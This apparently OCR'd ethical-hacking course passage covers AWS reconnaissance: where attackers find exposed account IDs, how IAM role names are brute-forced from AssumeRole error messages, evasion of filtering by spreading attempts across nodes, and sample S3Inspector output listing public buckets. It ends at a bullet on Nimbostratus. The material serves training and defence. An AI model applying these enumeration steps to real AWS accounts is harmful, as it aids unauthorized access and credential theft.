
Enumerating AWS Account IDs

AWS accounts are identified via unique IDs, which, when exposed in the public domain, can be leveraged by attackers to target cloud services. These unique IDs are meant to be private but are often exposed to the public without the user's knowledge. Attackers can take advantage of this information leakage and use it for nefarious purposes.

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories, such as GitHub
- Screenshots
- Relational database service (RDS) public snapshots (RDS → Snapshots → All Public Snapshots)
- Public elastic block store (EBS) snapshots (EC2 → Snapshots → Public Snapshots)
- Public Amazon machine images (AMIs) (EC2 → AMIs → Public images)
- People posting personal IDs to seek online assistance/troubleshooting

After obtaining the account IDs, attackers can perform various activities, such as resource enumeration (discovering existing users, roles, etc.), IAM role assumption, and invocation of Lambda functions.



Enumerating IAM Roles

- Attackers enumerate IAM role names by analyzing the **AWS error messages** which reveal information regarding the existence of a user
- In AWS cloud services, users can perform numerous attempts to assume a role. For every failed attempt, **AWS response messages** reveal information about the existence of the role

Information gathered by attackers through IAM role enumeration:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (E.g. CloudSploit, Datadog, Okta, etc.)

Enumerating IAM Roles


Attackers enumerate IAM role names by analyzing the AWS error messages, which reveal information regarding the existence of a user. Generally, in AWS cloud services, users are allowed to perform numerous attempts to assume a role. For every failed attempt, AWS response messages reveal information about the existence of the role. If the AWS blocks an account after some failed attempts, implementing a brute-force technique can be difficult but not impossible. By executing the process with a fragmented set of accounts or nodes, attackers can ultimately evade IP and account filtering solutions.

Information gathered by attackers through IAM role enumeration include the following:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (e.g., CloudSploit, Datadog, Okta)

After enumerating the roles, attackers can try to assume an open role and steal its credentials.


For example, if an attacker tries to assume a role that is not permitted, the AWS produces an error message, as shown in the figure.



```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::012345678901:user/MyUser is not authorized to perform:
 sts:AssumeRole on resource: arn:aws:iam::111111111111:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS
```

Figure 19.47: Screenshot of an AWS error message when targeting an existent role


By analyzing the error message, attackers can confirm the existence of the role but cannot assume it owing to constraints in assume role policy. When executing the same command targeting a non-existent role, the AWS will produce the following error message:



```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Figure 19.48: Screenshot of an AWS error message when targeting a non-existent role

By using any valid account ID and well-filtered wordlist, attackers can enumerate existing IAM roles.



Enumerating Bucket Permissions using S3Inspector

- Attackers use S3Inspector to enumerate **AWS S3 bucket permissions**
- Attackers can enumerate information about each bucket, such as an indicator of the bucket specifying if it is public or not, permissions of the bucket if it is public, and a list of URLs to access the public bucket


```
----------------------------------------
Bucket confidentialuserdata: PUBLIC!
Location: us-west-1
Permission: Full Control by Authenticated AWS users
Permission: Full Control by Everyone
URLs:
https://confidentialuserdata.s3.amazonaws.com
http://confidentialuserdata.s3.amazonaws.com
https://s3.amazonaws.com/confidentialuserdata
http://s3.amazonaws.com/confidentialuserdata
----------------------------------------
Bucket myweeklyreports: Not public
Location: us-west-2
----------------------------------------
Bucket stuffthatshouldnotbepublic: PUBLIC!
Location: us-east-2
Permission: readable by Everyone
URLs:
https://stuffthatshouldnotbepublic.s3.amazonaws.com
http://stuffthatshouldnotbepublic.s3.amazonaws.com
https://s3.amazonaws.com/stuffthatshouldnotbepublic
http://s3.amazonaws.com/stuffthatshouldnotbepublic
----------------------------------------
Bucket supersecurebucket: PUBLIC!
Location: us-west-2
Permission: writable & readable & permissions readable by Authenticated AWS users
Permission: readable by Everyone
URLs:
https://supersecurebucket.s3.amazonaws.com
http://supersecurebucket.s3.amazonaws.com
https://s3.amazonaws.com/supersecurebucket
http://s3.amazonaws.com/supersecurebucket
```

https://github.com

Enumerating Bucket Permissions using S3Inspector

Source: *https://github.com*

Attackers use S3Inspector to enumerate AWS S3 bucket permissions. By using this tool, attackers can verify whether a bucket is public or non-public. In case of a public bucket, attackers can acquire the bucket permissions and a list of URLs to access it. Non-pubic buckets respond with access denied reports.




Bucket confidentialuserdata: PUBLIC!
Location: us-west-1
Permission: Full Control by Authenticated AWS users
Permission: Full Control by Everyone
URLs:
https://confidentialuserdata.s3.amazonaws.com
http://confidentialuserdata.s3.amazonaws.com
https://s3.amazonaws.com/confidentialuserdata
http://s3.amazonaws.com/confidentialuserdata

Bucket myweeklyreports: Not public
Location: us-west-2

Bucket stuffthatshouldnotbepublic: PUBLIC!
Location: us-east-2
Permission: readable by Everyone
URLs:
https://stuffthatshouldnotbepublic.s3.amazonaws.com
http://stuffthatshouldnotbepublic.s3.amazonaws.com
https://s3.amazonaws.com/stuffthatshouldnotbepublic
http://s3.amazonaws.com/stuffthatshouldnotbepublic

Bucket supersecurebucket: PUBLIC!
Location: us-west-2
Permission: writable & readable & permissions readable by Authenticated AWS users
Permission: readable by Everyone
URLs:
https://supersecurebucket.s3.amazonaws.com
http://supersecurebucket.s3.amazonaws.com
https://s3.amazonaws.com/supersecurebucket
http://s3.amazonaws.com/supersecurebucket

Figure 19.49: Screenshot of S3Inspector



Exploiting Amazon Cloud Infrastructure using Nimbostratus

- Nimbostratus is a tool used for **fingerprinting and exploiting** Amazon cloud infrastructures
